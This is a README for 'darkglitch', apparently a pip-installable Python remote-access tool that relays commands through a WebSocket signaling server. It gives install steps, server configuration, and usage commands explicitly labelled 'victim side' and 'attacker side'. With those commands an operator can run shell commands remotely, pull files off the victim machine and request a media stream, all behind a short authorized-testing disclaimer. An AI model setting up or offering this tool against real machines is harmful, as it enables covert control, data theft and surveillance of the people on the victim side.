darkglitch

darkglitch is a small Python proof-of-concept for remote command delivery over a WebSocket signaling channel. It is intended for authorized security testing and educational use.
What it does
This tool can:
- start a listener that registers a client and waits for commands
- discover online peers on the same signaling room
- run shell commands remotely
- upload and download files
- request a media stream from a connected client
Requirements
- Python 3.10+
- dependencies from requirements.txt
Installation
From the project root, create and activate a virtual environment, then install the dependencies:
python3 -m venv .venv
source .venv/bin/activate
Install the package:
pip install darkglitch
Windows note
If PowerShell says darkglitch is not recognized after installation, that usually means the Python Scripts directory is not on PATH. The most reliable workaround is to run the package as a module:
py -m pip install --user darkglitch
py -m darkglitch -h
If you want the plain darkglitch command to work in a new terminal, add the Python Scripts folder to PATH and reopen the shell. For example:
$Scripts = py -c "import sysconfig; print(sysconfig.get_path('scripts'))"
[Environment]::SetEnvironmentVariable('Path', $env:Path + ';' + $Scripts, 'User')
Configuration
Edit core/config.py to point the client to your signaling server and room:
HOST = "https://your-signal-server.example/"
ROOM = "your-room"
Usage
1. Start a listener (victim side)
python darkglitch.py -l -c
Use -l -s if you want to start a stream-enabled listener.
2. List online peers (attacker side)
python darkglitch.py -ol
3. Send a remote command
python darkglitch.py -c <client_id> "whoami"
4. Request a media stream
python darkglitch.py -s <client_id>
5. Upload or download files
python darkglitch.py -u <client_id> /path/to/local/file /path/to/remote/file
python darkglitch.py -d <client_id> /path/to/remote/file /path/to/local/file
Help and version
python darkglitch.py -h
python darkglitch.py -v
Notes
This repository is for research and learning only. Do not deploy it against systems or networks without explicit permission.